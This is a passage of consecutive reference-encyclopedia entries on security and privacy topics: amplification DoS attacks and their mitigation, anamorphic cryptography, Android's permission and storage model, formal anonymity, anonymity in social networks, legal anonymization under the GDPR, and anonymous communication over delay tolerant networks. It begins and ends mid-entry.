The aim of an amplification DoS attack is to saturate the bandwidth of the victim with numerous and large in size packets. It targets mainly the network layer of TCP/IP protocol stack (Layer 3 of OSI model), but it can be used as an attack vector for all the above layers too depending on whether the victim hosts the same service as the protocol exploited for amplification. Overall, such an attack combines the characteristics of reflection and amplification (Ryba et al., 2015), namely, it induces the aggressive reply traffic stemming from tiny but legitimate requests initiated

by the machines controlled by the aggressors to be redirected toward the victim via the reflector. Specifically, for accomplishing reflection, the attacker spoofs the source IP address of the request packets, making them appear to originate from the victim. The spoofing process is trivial for UDP-based protocols since they are connectionless in nature, and thus they do not establish a handshake with the initiator as in the case of TCP. Therefore, the receiving server reflects unknowingly their responses towards the victim. Moreover, the attacker takes advantage of Internet protocols and services that provide a much larger response compared with the initiating request. Typical examples of exploited protocols are DNS and especially DNSSEC extension, NTP, SSDP, SNMP, and others (Anagnostopoulos et al., 2013). The attackers employ servers of the aforementioned protocols that operate "openly," namely, they accept and respond to requests from anyone in the Internet and do not limit their services to their internal networks.

The benefits for the attacker due to the reflection effect of the attack are (i) the victim is unable to identify the actual initiator of the attacking traffic, but only the involved reflectors; hence, reflection disguises the actual identity and location of the attacker; (ii) the attacker is able to launch such an attack from any Internet location; and (iii) the attacking nodes (bots) are not consuming their downstream bandwidth as they do not receive any response. Additionally, the upload bandwidth of the attacking node is by far multiplied due to the amplification effect. In other words, the amplification factor allows the attacker to invest a small amount of query (upload) traffic but obtain a surge of attack traffic toward the target, while at the same time the reflection obfuscates the origins of the attack (Ryba et al., 2015).

The attack's efficiency is measured by its amplification factor (AF). In short, the greater the AF, the more powerful the attack and the quicker the bandwidth and resource consumption on the victim's side. Two equations are commonly used to express the AF (Rossow, 2014). The bandwidth amplification factor (BAF) (Eq. 1) expresses the bandwidth multiplication in terms of the number of bytes that the amplifier sends as a response to the request divided by the number of bytes of the request:

$$\mathrm{BAF} = \frac{\mathrm{length(response)}}{\mathrm{length(request)}} \tag{1}$$

The packet amplification factor (PAF) (Eq. 2) measures the number of —probably fragmented—IP packets the amplifier sends as a response to the request.

$$\text{PAF} = \frac{\text{response's number of packets}}{\text{request's number of packets}} \tag{2}$$

Until now, a great number of amplification attack incidents with enormous AF have been reported. The most severe case was that of the Memcached attack where attackers exploiting a vulnerability of memchached servers achieved a BAF of 51,200. Other typical examples are that of NTP protocol where the monlist request can provide a BAF of up to 4,670 (Rossow, 2014) and the DNS protocol where the ANY request for DNSSEC-related records can provide a BAF of up to 230 (Anagnostopoulos et al., 2018).

Open Problems and Future Directions

The feasibility of the reflection attacks lies in the ability of the attackers to carry out source IP address spoofing. In the case that IP address validation is systematically applied to outbound traffic as outlined in RFC 2827 (Ferguson and Senie, 2000), also known as BCP 38, the attack's reflection capability will be practically eliminated. Specifically, RFC 2827/BCP 38 imposes that the routers located at the borders of a network should inspect and allow a packet to pass through only if it has a legitimate source IP address assigned to the customer network. This countermeasure, named also ingress filtering, drops the IP packets with falsified source IP address at their origin and stops them from traversing the network perimeter. Unfortunately, as reported by CAIDA's Spoofer Project, there is a significant portion of the measured autonomous systems that allows source IP address spoofing. Hopefully, this number is decreasing over the last years.

Email: chromao@nudt.edu.cn

Definitions

Anamorphic cryptography seeks to create private communication channels within existing cryptographic schemes, with the goal of circumventing censorship imposed by a dictator (an adversary which possesses the keys of the receiver, and may also dictate the messages to send).

Background

In cryptosystems, there exist two implicit assumptions: one is that the secrecy of the receiver's private key is maintained (referred to as the receiver-privacy assumption), and the other is that the sender retains the liberty to select the message to transmit (referred to as the sender-freedom assumption). However, in practical scenarios, these foundational assumptions can be entirely undermined by an authoritative entity known as

the “dictator” possessing the capability to access any individual’s secret key and censor message content.

To achieve both private and unrestricted communication in this context, Persiano et al. (2022) introduced a novel concept called “anamorphic encryption” (AME) and defined two variants of AME: receiver/sender-AME. These variants offer secure communication by bypassing the need for the receiver-privacy and sender-freedom assumptions, respectively.

Theory

Persiano et al. (2022) found that any Naor-Yung transform (Naor and Yung, 1990) of an IND-CPA public-key encryption (PKE) is a receiver-AME and the LWE encryption (Regev, 2009) and the dual LWE encryption (Gentry et al., 2008) are two sender-AMEs with no shared key. Since then, several studies have emerged to broaden the scope of anamorphic cryptography.

Banfi et al. (2023) and Kutylowski et al. (2023) have both refined the original definition of receiver-AME, albeit for distinct purposes. In Banfi et al. (2023), the generation of anamorphic key pairs and double keys is separated, with the aim of constructing robust receiver-AME. In particular, Banfi et al. showed how to transform a receiver-AME into a robust one. Conversely, in Kutylowski et al. (2023), both the anamorphic public key and double key, rather than just the double key, are utilized to encode normal and anamorphic plaintexts into anamorphic ciphertext. This refinement enables a wide range of cryptosystems, including RSA-OAEP, Goldwasser-Micalic, Paillier, ElGamal and Cramer-Shoup, to adopt receiver-anamorphic capabilities.

Wang et al. (2023) reformulated the definition of sender-AME and introduced the concept of ℓ-sender-AME to achieve robustness. They presented two generic constructions for pseudo-random and robust PKE and hybrid PKE with specialized key encapsulation mechanisms (KEM) and discussed the relationship between AME, public-key stegosystem (Von Ahn and Hopper, 2004), and algorithm-substitution attack (ASA) on PKE (Chen et al., 2020). For any strongly secure ℓ-sender-AME, there exists a public-key stegosystem and an asymmetric and generalized ASA applied to the underlying PKE. Furthermore, a robust ℓ-sender-AME with no shared keys facilitates the reliable distribution of secret keys.

Kutyłowski et al. (2023) introduced the concept of anamorphic signature schemes, where a signature is embedded with an anamorphic message, readable only by the entity possessing the double key. In particular, they considered two kinds of anamorphic signatures: symmetric and private, that can be used to implement many-to-many and one-to-many channels, respectively. Anamorphic signature can be utilized to achieve watermarking, aiming to embed a mark within a digital object for the purpose of tracing its origin.

Anamorphism in existing cryptosystems which were not designed for anamorphic modes shows that once a cryptographic tool like an encryption or signature scheme is allowed, restricting its security by allowing the adversary to obtain keys and to dictate messages may, nevertheless, not stop private communications while employing the tool. Showing that this situation is inherent to existing cryptosystems shows that the effect of restricting cryptography by controlling keys and messages may be futile.

Open Problems and Future Directions

A promising avenue within anamorphic cryptography involves delving into the development of anamorphic protocols. Specifically, Kutyłowski et al. (2023) have presented the concept of anamorphic three-message public-coin protocols. Extending this notion to encompass other protocols and offering generic constructions could be an intriguing direction for further exploration and research. Many other directions are currently open.

Definition

Android is one of two dominant smartphone platforms. It also runs on tablets, watches, televisions, vehicle infotainment systems, and other Internet of Things (IoT) devices.

Background

Circa the mid to late 2000s, improved hardware and cellular network technologies provided the base for affordable and widespread adoption of advanced mobile phones commonly referred to as “smartphones.” Smartphones are often characterized by their ability to run downloaded third-party software, known as applications or “apps,” in contrast to the previously common “feature-phones,” which do not. The Android smartphone platform is a product of the Google-led Open Handset Alliance (OHA) officially released in October 2008. Android has become the dominant platform, with 74% of the worldwide market share as of late 2019, due to the its popular adoption by developers and telecommunications providers, which can be credited to its open source nature.

The OHA designed Android to be open and customizable (“all applications are created equal”). While Android is based on Linux, the middleware presented to application developers hides traditional operating systems abstractions. The platform itself focuses on applications, and much of the core phone functionality is implemented as applications. One of the key aspects of Android’s programming model is its encouragement for apps to communicate and work together, which allows apps to remain purpose-specific, while also providing a seamless experience to the user. This design choice significantly impacts both functionality and security.

Application

Android’s security framework has matured significantly since its introduction in 2008. Mayrhofer et al. (2019) provide a comprehensive discussion of the different security controls within the platform itself, as well as how they have evolved over time in response to emerging threats. The following discussion focuses on the security primitives provided to application developers. It largely follows Enck et al. (2009) with updates based on Zhauniarovich and Gadyatskaya (2016). Readers may also be interested in Acar et al. (2016)’s Systematization of Knowledge of Android security research, which covers a broader cross section of security considerations in Android.

Runtime Environment

Android applications are primarily written in Java and compiled into a custom byte-code (DEX). The Dalvik Virtual Machine interpreter (and its successor, Android Runtime or ART) was built specifically for Android and optimizes both CPU and memory performance. It provides access to most J2SE functionality as well as a rich set of multimedia and utility libraries from third-party sources. While developers are encouraged to construct applications in Java, an official Native Development Toolkit (NDK) is available. However, the NDK sacrifices device portability and is primarily seen as a last resort to gain runtime performance. Fortunately, the Android middleware provides Java interfaces to bundled native libraries such as OpenGL, which can be managed with each phone's firmware distribution.

The Android middleware ostensibly hides the process abstraction found in traditional operating systems. Instead, applications are designed as a collection of *components*. That is, the Application Programming Interface (API) for component interaction is the same regardless of whether or not the two components are running in the same or different processes managed by the underlying Linux operating system.

Application components are divided into four types. Each type serves a specific purpose and helps developers construct consistent applications. *Activity* components interface with the user via the touchscreen and keypad. Typically, each displayed screen within an application is a different activity. Only one activity is active at a time, and processing is suspended for all other activities, regardless of the application. *Service* components provide background processing for use when an application's activities leave focus (e.g., for downloading a file or playing audio). Services can also export Remote Procedure Call (RPC) interfaces including support for callbacks. *Broadcast receiver* components provide a generalized mechanism for asynchronous event notifications. *Content provider* components are the preferred method of sharing data between applications. The content provider API implements an SQL-like interface; however, the backend implementation is left to the application developer. The API includes support to read and write data streams, e.g., if content provider shares files.

For the most part, components interact using a message primitive called an *intent*. While intent messages can explicitly address a specific component in a specific application by name, intent versatility is more apparent for implicit addresses. When intent messages are addressed with implicit *action strings* (which semantically equate to a particular action that

is occurring), the middleware automatically resolves how to handle the event using information in the intent and "intent filters" declared by applications that want to receive intents, potentially prompting the user. For example, an email client can specify the "view" action string for a PDF attachment, and the preferred PDF viewer will be automatically started. Similarly, broadcast receivers receive intents implicitly addressed with action strings, where the designated action string names the event. Android predefines many such standard events, including "boot completed" and "SMS received." Finally, unlike the other component types, content providers are not addressed via intents, rather, a content Uniform Resource Identifier (URI) of form content://authority/table/[id] is used. Here, `authority` is a unique string that identifies the content provider, and `id` is an optional field to uniquely identify a record. Fully specified content URIs are commonly passed between applications similar to file paths in traditional operating systems.

Permission Model

While applications mostly interact using intent messages, inter-component communication is built on top of Android's binder inter-process communication (IPC) mechanism. At this layer of abstraction, applications perform IPC by sending and receiving *parcel messages* through input/output controls (ioctls) on the special device file `/dev/binder`. Fortunately, Android's runtime environment transparently creates and sends parcels to system services. For example, intent messages are sent to Android's Activity Manager Service (AMS), where most of the application-level permission framework is enforced. Other system services also contain service-specific permission checks that are hard-coded into their logic.

Android's application-level security framework is based on *permissions*, which are unique text strings that can be defined by both the OS and third-party developers. The Android system defines a large set of permissions to protect the many security- and privacy-sensitive runtime features that are provided to application developers. In so doing, permissions define which resources an application may access. Application developers specify a list of permission labels the application requires in its package manifest; however, all requested permissions are not always granted.

While certain permissions may be automatically granted, others may require developers to obtain explicit consent from the user. More precisely,

each permission definition includes a *protection level*, e.g., “normal,” “dangerous,” or “signature.” A requested permission with the protection level of normal is granted at install-time. A permission with the protection level of dangerous requires applications to request user consent via a runtime prompt in applications built for Android v6.0 or higher (or by an install-time prompt for prior versions). Users may allow or deny such requests and may also choose to change permissions using the phone’s “settings,” in order to gain finer control over application privileges. However, the additional flexibility and fine-grained control introduced by runtime permissions also introduce additional configuration burden on users at runtime (i.e., in contrast to the absence of permissions in the install-time only model). To reduce prompts and make them meaningful, Android groups permissions into “permission groups,” which are clusters of permissions that deal with similar resources (e.g., the READ_SMS and RECEIVE_SMS permissions in the SMS group). Allowing one permission in the group automatically allows all, eliminating the need for additional prompts.

The signature protection level influences permission granting without user input. Each application package is signed by a developer key (as is the package file containing the framework and OS-defined permissions). A permission-assigned signature protection level is only granted if the application requesting it has been signed by the same developer key that signed the package defining the permission.

This functionality is particularly valuable for OS-defined permissions that protect low level and core functionality within the middleware. By using the signature protection level, the OS ensures that only applications distributed by the OS vendor are granted access. Finally, a separate “privileged” flag may accompany certain platform-specific signature permissions, which must be explicitly granted/denied to vendor or OEM applications bundled with the phone.

Android’s permission policy model is also used to protect applications from each other. Each application’s package manifest specifies permission to protect each application component (e.g., activity, service). Put simply, *an application may initiate IPC with a component in another (or the same) application if it has been assigned the permission specified to restrict access to the target component*. Using this policy, application developers can specify how other applications access its components. Note that the

same “normal,” “dangerous,” and “signature” types apply to permissions defined by the application developer.

There are many subtleties when working with or analyzing Android security policy.

1. Not all policy is specified in the manifest file. Developers can define “receive permissions” when broadcasting intents. That is, when an intent is broadcasted, a broadcast receiver can only receive the intent if the application containing it is assigned the permission specified in the broadcast. Related to this, developers can also include permission checks at arbitrary locations. This feature is commonly used to privilege separate a service component’s RPC interfaces. Additionally, Android also defines a set of “protected broadcasts” that keep third-party applications from forging intents that should only be sent by the system.

2. Components are *public by default* if they define an intent filter. As such, any application may perform IPC with the component, unless the developer protects it with a permission. However, if the component does not define an intent filter, Android assumes it is private, and IPC is only allowed by other components in the same application. Developers can also explicitly declare components as private.

3. Content providers have separate read and write restrictions.

4. Applications can delegate access by passing “pending intent” objects to other applications. The recipient application can complete any unspecified data and address fields and determine the time of execution on behalf of the application that created the pending intent.

5. In certain situations, an application can delegate its access to subparts (e.g., records) of a content provider.

Note that these last two subtleties add discretion to an otherwise mandatory access control (MAC) system.

Application Storage

Android allows apps to access storage in a manner similar to a typical Linux file system. Applications are treated as security principals (i.e., assigned individual Linux UIDs) and are allotted their own private storage directories on the internal storage (i.e., as opposed to the external storage or the SD card). To protect application-specific user data, the OS prevents applications from accessing the files in the private directories of other applications, using standard Linux discretionary access control (DAC). However, the internal storage has limited space for application-specific data, and hence, applications often store data on external storage, which is accessible to other applications possessing certain dangerous permissions (i.e., READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE). Unconstrained use of external storage can result in applications accidentally depositing sensitive user information (e.g., unencrypted backups of private data and audio recordings), which may then be accessed by malicious applications.

To dissuade applications from requesting broad access to external storage unless absolutely necessary (e.g., unless the application is a file manager), Android has adopted an approach that gives applications permission-free access to their app-specific directories on external storage and certain media they create. However, on devices that run Android 9 or lower, other applications can still access application-specific directories on external storage with the right permissions. To further constrain the risks stemming from applications with broad storage access, Android has adopted a “scoped storage” approach, wherein applications will only be allowed to access their own application-specific directories on external storage, as well as certain media they create. Scoped storage is enabled by default for applications built on Android 10, and although developers may disable it for now, it may become the norm for all applications in the future. Finally, in spite of these measures, certain types of applications such as file managers may need broad access to storage. While Android’s current policy is to provide such applications with special access upon request, evaluated on a case-by-case basis, providing such access while preventing abuse due to malicious/compromised applications is still an open problem.

Definition

Anonymity refers to the property of being indistinguishable from other entities performing the same or similar actions in a system.

Theory

Anonymity of an individual in a system refers to the property of being indistinguishable from the set of all the entities in the system, with reference to a specific set of action types.

Anonymity may refer to several features, including sender, receiver, and communication channel anonymity, to name a few.

Without loss of generality, assume a system with N participants, namely $P_1, P_2, \ldots, P_N$, who would like to have anonymity when performing a set A of M action types, namely $A_1, A_2, \ldots, A_M$. In this system, a participant is said to be anonymous with respect to the set of action types A if, for each participant P_n $(1 \le n \le N)$ executing the action A_m $(1 \le m \le M)$, denoted as

the event $[P_n: A_m]$, the attacker cannot distinguish P_n from any other participant P_j $(1 \leq j \leq N)$.

Anonymity can be expressed also with reference to *unlinkability*. According to this notion, given any action A_m in the set A of M action types, namely $A_1, A_2, \ldots, A_M$, any two participants P_j and P_k in the set of N participants P, namely $P_1, P_2, \ldots, P_N$, and two events $[P_j: A_j]$ and $[P_n: A_n]$, the two events are not linkable by the attacker, that is, the attacker cannot associate the action to any of the N user in the system (Pfitzmann and Köhntopp 2001).

Anonymity can also refer to a subset K of all the participants in the system, with $K < N$. In this case, it is common to refer to the concept of K-anonymity, as the notion of being anonymous with respect to a set of K participants, with $K < N$ (Sweeney 2002).

Anonymity can be also defined in probabilistic terms. In this case, an attacker cannot distinguish any two participants P_n and P_j $(1 \leq n, j \leq N)$ better than with a small probability ε, which should be defined explicitly.

To enable anonymity in an electronic system, there should be always a set of entities potentially characterized by the same attributes and features (Pfitzmann and Köhntopp 2001). Moreover, the anonymity set plays a crucial role in establishing the anonymity level of a system. The size of the anonymity set can vary dynamically during the time, also without any chance of control from both the participants and the system administrator. For instance, in an electronic voting scheme, in the initial phase of the voting, only a few participants may have voted, while in the final phase most of the participants may have cast their votes. Therefore, a system that is said to guarantee anonymity must consider these aspects, and it should cope with them to guarantee anonymity throughout the whole lifetime of the system.

Overall, the anonymity property is always strictly linked to the capabilities of the attacker, namely the attacker model. If the attacker is passive, for example, it can only perform eavesdropping on the communication channel, well-known encryption techniques can be used to achieve anonymity. Conversely, if the attacker is active and it can also interact with some entities in the system, more complex tools should be used to guarantee anonymity. More advanced models could also include

computationally unrestricted attackers, as well as attackers that can gain control of some participants in the system.

On the one hand, the anonymity level of a system can be characterized based on the features an attacker should have to break its anonymity, or to have a probability higher than a threshold ε to correctly identify one or more of its participants.

On the other hand, the definition of a precise attacker model for a system is at the roots of the design of an anonymity scheme. Based on the features of the typical system attacker, as well as the objectives of the attacker and the critical actions performed in the system, the system administrator could deploy a scheme that best trades off anonymity with system usability and additional key performance indicators of the system.

Actions that can require anonymity include paying or withdrawing amounts in electronic cash schemes (e.g., bitcoin), obtaining and using credentials in electronic credential schemes, casting votes in electronic voting schemes, performing a private search over Internet web browsers, providing data for privacy-sensitive statistical analysis, and performing privacy-preserving digital contact tracing, to name a few.

An important technique to achieve anonymity is to use pseudonyms, that is, pseudonymity (Chaum 1986; Rao and Rohatgi 2000). Pseudonyms can be generated either randomly or through specific techniques, aimed at easing the linking between the pseudonym and the main identity of an entity in the system, when performed by dedicated system entities.

Pseudonyms can be used to achieve sender anonymity, if the originator of a message uses pseudonyms to identify itself in a communication link. At the same time, recipient anonymity can be achieved if the receiver of the message uses one or multiple pseudonymous addresses for receiving messages. Similarly, communication channel anonymity can be achieved if both the sender and the receiver of the messages use pseudonyms to transfer messages between each other.

Without loss of generality, anonymity can be thought of as the opposite term of accountability, that is, the complete identifiability of an entity in the system. Either of the two concepts may be undesirable in many applications, and pseudonymity can be used to switch from one to other and to characterize intermediate levels.

Applications

Anonymity is required in many physical and digital systems regularly used nowadays.

A stemming example is voting. In-person, mailed, and electronic preferences in democratic societies are expressed in an anonymous form. Moreover, in many real-life situations, free speaking may be desirable only in an anonymous form, to avoid retaliation.

In the digital context, anonymity may be required for electronic transactions. Indeed, an attacker should not be able to track system entities while they originate and receive transactions through the Internet. This concept applies to banking transactions, as well as to cryptocurrencies, and also distributed storage systems. In the last years, the increasing concerns about anonymity in web browsing have led to the introduction of dedicated anonymity services, such as Tor, providing anonymity to both user and services (AlSabah and Goldberg 2016).

Recently, anonymity has emerged as a cornerstone requirement also for contact tracing applications, for example, the ones used to prevent the spread of the COVID-19 pandemic. In this context, contact tracing applications should guarantee timely detection of all the (digital) contacts of an entity, without revealing both the identity of a COVID-positive person to all its contacts and the identity of all the contacts of the COVID-positive person to the owner of the software application (Ahmed et al. 2020).

In these systems, there are always concerns about the misuse of anonymity. Specifically, malicious entities could leverage anonymity to use the system in an unauthorized way or to carry out malicious actions, for example, by publishing illegal contents, consuming the system resources improperly, or stealing contents anonymously. When possible by design, such concerns are often managed at an organizational level, typically through a Trusted Authority, which is the only one that can resolve the link between anonymity and accountability. For instance, if a system guarantees anonymity through pseudonymity, a Trusted Authority is typically the only one that can reveal the real identity behind a (group of) pseudonym(s). Typically, as long as the entities in a system behave honestly, anonymity is guaranteed. When an entity uses the system illegally, the Trusted Authority can revoke the anonymity of the entity and reveal its identity to authorized requesting parties. Such systems usually raise additional concerns,

especially on the trust level required on the Trusted Authority. Indeed, the more powerful and centralized the Authority is, the higher the chances of its misuse, and the higher the advantage that an attacker would have in compromising it. This situation leads to the dilemma between individual privacy rights and law enforcement, typical of many online services offered in the digital age (Diffie and Landau 1998).

Anonymity in OSNs

Stefano Cresci[44] ✉

Synonyms

Pseudonymity in OSNs; Unidentifiable OSN user

Definitions

Anonymity in online social networks (OSNs) is the continuous (nonbinary) property quantifying the extent to which a given user is indistinguishable from other users.

Theory

Within OSNs, anonymity is strictly related to pseudonymity, since many users access OSNs through fake personas and pseudonyms in order to hide their real identity and to remain unidentifiable by other users. In addition, on the Web, many degrees of identification are possible. Full anonymity thus lays at one extreme of a continuum that spans from the totally anonymous to the thoroughly known and identifiable, with pseudonymity laying within this continuous spectrum (Donath, 1999).

Formally, an OSN can be modeled as a directed or undirected graph $G = (N, E)$, where N is the set of nodes and $E \subseteq N \times N$ is the set of edges. Each

node $n \in N$ represents an individual user, and each edge $e \in E$ represents a relationship between two users (e.g., a friendship relationship). Each node n is described by a set of attributes that can be classified into the following categories (Campan and Truta, 2008):

– $I_1, I_2, \ldots, I_m$ are identifier attributes such as *name* and *email address* that can be used to identify an OSN user.
– $Q_1, Q_2, \ldots, Q_k$ are quasi-identifier attributes such as *username*, *date of birth* that may be known by an adversary.
– $C_1, C_2, \ldots, C_j$ are confidential or sensitive attributes such as *job*, *personal interests*, *sexual*, and *political orientation*.

Most OSNs require users to create and maintain a registered profile on the platform that stores all types of node attributes: I, Q, and C. As such, only pseudonymity – rather than anonymity – is actually feasible with respect to the OSN provider and to whoever might get access to the provider's information, such as a governmental agency. With respect to the other users of the platform and depending on the available access control mechanisms, the identifier attributes I are usually masked and are not publicly visible. Instead, the quasi-identifier and the confidential attributes Q and C – as well as the graph $G = (N, E)$ itself – are typically publicly available. Within this scenario, a common type of attack is *de-anonymization* attack, aimed at exploiting tracking cookies, network topology, and user group memberships to uncover a user's real identity (Fire et al., 2014). In addition to the traditional data anonymity concerns (Chaum, 1981), OSN users can also be identified solely due to the social network structure, such as by leveraging the uniqueness of the neighborhoods of various users. In particular, when the structure of a random graph is known, the probability p that there are two nodes with identical 3-radius neighborhoods is $p < 2^{-cn}$, with n representing the number of nodes in the graph and $c > 0$ being a constant value (Hay et al., 2008).

Application

Anonymity and pseudonymity are controversial concepts with serious implications for OSN security (Donath, 1999). On the one hand, they allow free online speech and personal freedom. On the other hand, they enable deceptive and malicious behaviors. In fact, one can have as many online

personas as one has time and energy to manage. Management of such fake personas can occur exclusively via human mediation, by means of a dedicated software that automatically drives the accounts, or by a combination of the two. These possibilities inevitably set the stage for *sybil* and *astroturfing attacks*. The latter refers to the deceptive practice of disguising a large orchestrated campaign in support of an entity as an unsolicited, spontaneous, grassroots initiative. Fake personas can also be employed for *coordinated inauthentic behaviors* aimed at perpetrating online manipulations. As such, anonymity and pseudonymity in OSNs naturally play a role in the emergence and spread of online information disorder and in modern information warfare. For example, disinformation and opinion manipulation campaigns have been reported in all major recent European and US elections (Di Pietro et al., 2020). The unlinkability by OSN users of an online account to its real owner also facilitates the mass creation of automated accounts known as *social bots* and that of fake, human-driven, disturbing accounts known as *trolls*. Both of these are regularly employed to sow discord and to increase polarization of online communities, in online harassment and abuse, in frauds, and in manipulation campaigns (Cresci, 2020).

Open Problems and Future Directions

The aforementioned issues are widespread, to different degrees, across all OSNs and their disparate subcommunities. However, OSN attacks based on anonymity substantially increase in those scenarios characterized by strong politic or economic incentives (e.g., during pre-electoral periods) (Cresci, 2020). Despite this evidence, literature proposing a quantitative assessment of the impact of such attacks is still largely nonexistent.

In addition, anonymity-based threats to OSN security evolve at a rapid pace. As a paramount example of the potentially nefarious uses of technology, let us consider the recent advances in artificial intelligence and deep neural networks, such as generative models based on adversarial machine learning. These recently brought to the rise of *deepfakes* – synthetic media where the original source has been modified via deep learning techniques. Deepfakes allow crafting arbitrary texts that resemble the writing style of a target person, as well as to produce audio and video samples where a target person’s face and voice are used to make it look like

the person said something that he or she actually never said. These powerful techniques have already been used for creating credible fake news and fake profile pictures for deceitful OSN accounts and to impersonate famous characters and politicians on video (Cresci, 2020). With deepfakes, security concerns related to anonymity in OSNs escalate to a whole new level, which demand renewed and continuous efforts for their mitigation.

Anonymization of Personal Data (Legal Perspective)

Emanuela Podda[45] ✉
(45) Security, Privacy and Data Protection Laboratory (SPDP Lab), Computer Science Department, Università degli Studi di Milano, Milan, Italy

✉ **Emanuela Podda**
Email: emanuela.podda@unimi.it

Definition

The European General Data Protection Regulation and the correlated institutional reference (Article 29 Data Protection Working Party 2007, 2014) define anonymization of personal data as a further processing of data, aimed at irreversibly preventing identification. According to the EU Regulation, anonymization of personal data results in a broad category of information: anonymous data, which falls outside the scope of the regulation.

Background

The regulatory setting relies on a risk-based approach, recalling re-identification as main risk to be assessed on the outcome of personal data anonymization as a further processing.

To determine whether a natural person is identifiable, the GDPR requests (in Recital 26, albeit not compulsory) to consider all means that could reasonably be used to identify—directly or indirectly—the person.

It clarifies that, to this purpose, four objective factors should be considered: cost and time required for re-identification, technology available at the time of processing, and any technological developments.

Focusing on the outcome of the anonymization process, the European legislator does not impose any prescriptive requirements, nor even for the data format (structured, unstructured, or semi-structured). This implies that, for reaching anonymity, data controllers and data processors enjoy a remarkable margin of appreciation in choosing anonymization techniques, which may depend on the format of data.

On an additional note, the Article 29 Working Party breaks down the risk of re-identification into three main sub-risks: singling out, linkability, and inference. It further reflects on strengths and weaknesses of few techniques, among which *k-anonymity*, *l-diversity*, *t-closeness*, and *differential privacy*. In this opinion, the Article 29 Working Party advises that anonymization should aim to zero risk of re-identification (absolute approach).

National Data Protection Authorities have begun to consider the risk-zero as unfeasible and are instead moving towards an acceptable level of risk (relative approach).

Theory

The debate among legal scholars revolves around the doctrine and jurisprudence of when data can be considered legally anonymized to comply with EU data protection law.

The legal doctrine is based on two main orientations. On the one hand, Cavoukian and Emam (2011) emphasize the reliability of anonymization for protecting personal data which forms the basis of Privacy-by-Design.

On the other hand, Ohm (2010) highlights the failure of anonymization in protecting personal data and individuals' privacy. This work is based on the risk-based approach and further considers that anonymization and anonymous data should not be regarded as a legal desirable outcome. Rather, Ohm (2010) suggests abandoning the traditional legal dichotomy between personal and non-personal (i.e., anonymous data), as advancements in ICT within the context of the information society are rendering re-identification easily feasible.

Following the narrative of anonymization ineffectiveness stated with (Ohm 2010), legal scholars have also developed three additional approaches: procedure-based (Rubinstein and Hartzog 2016), harm-based (Stalla-Bourdillon and Knight 2017), and principle-based (Altman et al. 2022).

The procedure-based approach (Rubinstein and Hartzog 2016) proposes the introduction of a legal regime for anonymization, rather than focusing solely on its outcome. Law should then provide procedural means aimed at reducing the risk of re-identification risk.

The harm-based approach (Stalla-Bourdillon and Knight 2017) proposes combining both risk-based and procedure-based approaches, focusing on harms to privacy resulting from inadequate levels of anonymization. This approach suggests an *ex-post* assessment of the harm caused to privacy.

The principle-based approach (Altman et al. 2022) proposes a model language incorporating data protection guidance for better regulating personal data anonymization.

Finally, the European jurisprudence complements the development of the topic given by the doctrine.

Among the most relevant court cases on re-identification risk and demarcation line between personal data and anonymous data, the jurisprudence of the European courts seems reflecting the relative approach.

In Breyer case (C-582/14), the court considered that holding *legal means* to gather relevant additional information from a third party allows re-identification of a person. This implies that the risk is strictly dependent on the context, from an objective and subjective perspective.

In SRB versus EDPS case (Case T-557/20), the court determined that it was essential to evaluate whether the recipient of data had the legal capacity to obtain further information that would enable personal re-identification. This implies that only in case such re-identification is possible, data can still be considered personal.

In Gesamtverband Autoteile-Handel eV versus Scania case (C-319/22), the court highlighted that to determine whether data constitute personal data (or anonymous data) it is essential to consider the perspective of the third party. This implies that in this assessment, considering the perspective of the third party is a decisive element.

Recently, in two different cases, the European jurisprudence introduced an opposite orientation. Namely, at first, in IAB Europe versus APD case

(C-604/22), it ruled that even if the access or the use of auxiliary information are precluded, this does not imply that an alphanumerical information (i.e., string of data) could not constitute personal data. Further, in OC versus Commission case (C-479/22), the Court considered that the fact that additional information is needed to identify the data subject does not mean that the data in question cannot be classified as personal data, considering the proportionality in the effort of re-identifying a subject.

The development of case law on the interpretation of the concepts of personal data and anonymous data shows that many semantic nuances remain to be clarified.

Open Problems and Future Directions

The risk-based approach used by the European legislator for regulating anonymization seems to marginally reflect the doctrinal debate on anonymization.

Moreover, the insights from the technical scientific communities (i.e., computer science and statistics) are not encompassed in the regulatory framework.

Considering that anonymization plays a central role in data protection law, the regulatory guidance seems to be not sufficiently articulated and theorized.

Therefore, new theoretical solutions are needed for granting a better implementation of data protection principles.

Anonymous Communications over Delay Tolerant Networks

Spiridon Bakiras[46] ✉

Definition

The use of opportunistic store-carry-and-forward networks to provide anonymous communications among the participating nodes. The objectives are to (i) hide the identity of the sender from the receiver and/or (ii) hide the identities of the communicating nodes from an adversary.

Background

Anonymous communications are vital in many critical applications, including resistance against oppressive governments and state-sponsored surveillance or whistleblowing. For example, a whistleblower may want to communicate with a journalist without revealing his/her identity, which could compromise their safety. On the other hand, oppressive governments may want to identify all individuals that are involved in any type of communication with known government critics because it is very likely that they too share similar anti-government sentiments.

Theory

As of today, the state-of-the-art platform for anonymous communications is *Tor*, i.e., the onion router (Tor Project 2020). While its main use-case is anonymous web browsing, the underlying concept can be extended to any type of point-to-point communications, including messaging applications. Tor's technology is inspired by Chaum's work on Mix Networks (Chaum 1981). In particular, Tor employs a fixed infrastructure of Tor routers, and sender nodes randomly select, on demand, the exact routers that a message has to go through to reach the destination. To this end, Tor utilizes the concept of layered encryption, also known as *onion routing*. More concretely, every message is recursively encrypted with the public key of every node along the path from the source to the destination. During the routing process, each intermediate router removes its own encryption layer (with its private key), which then reveals the next hop router. Note that, when an incoming message is decrypted, it becomes indistinguishable to an adversary, i.e., the outgoing message cannot be linked to the incoming one. However, to achieve anonymity and mitigate timing attacks, a Tor router must introduce some delay in order to aggregate a large number of incoming messages prior to forwarding them to their respective next hop routers.

Nevertheless, Tor is extremely vulnerable to targeted attacks against its infrastructure by active adversaries. For instance, an adversary that successfully compromises a number of Tor routers is able to identify partial end-to-end paths, which clearly compromises anonymity. In the worst case, the attacker may be able to determine the entire end-to-end path of a specific message and, therefore, learn the endpoints of this conversation. Additionally, the adversary may simply launch a Denial of Service (DoS) attack against Tor's infrastructure or block all communications towards Tor routers (e.g., using firewalls).

Delay Tolerant Networks (DTNs) (Fall 2003) present an interesting alternative to Tor's fixed infrastructure in the context of anonymous communications. Specifically, DTNs assume a network of mobile nodes, each acting as a router for user messages. However, unlike wired or ad hoc networks, DTN nodes do not maintain any active connections to other nodes, i.e., it is infeasible to pre-determine an end-to-end path between a pair of communicating nodes. Instead, in a DTN environment, every node uses a local buffer to store incoming messages. When two nodes come within communication range of each other (and if they haven't met

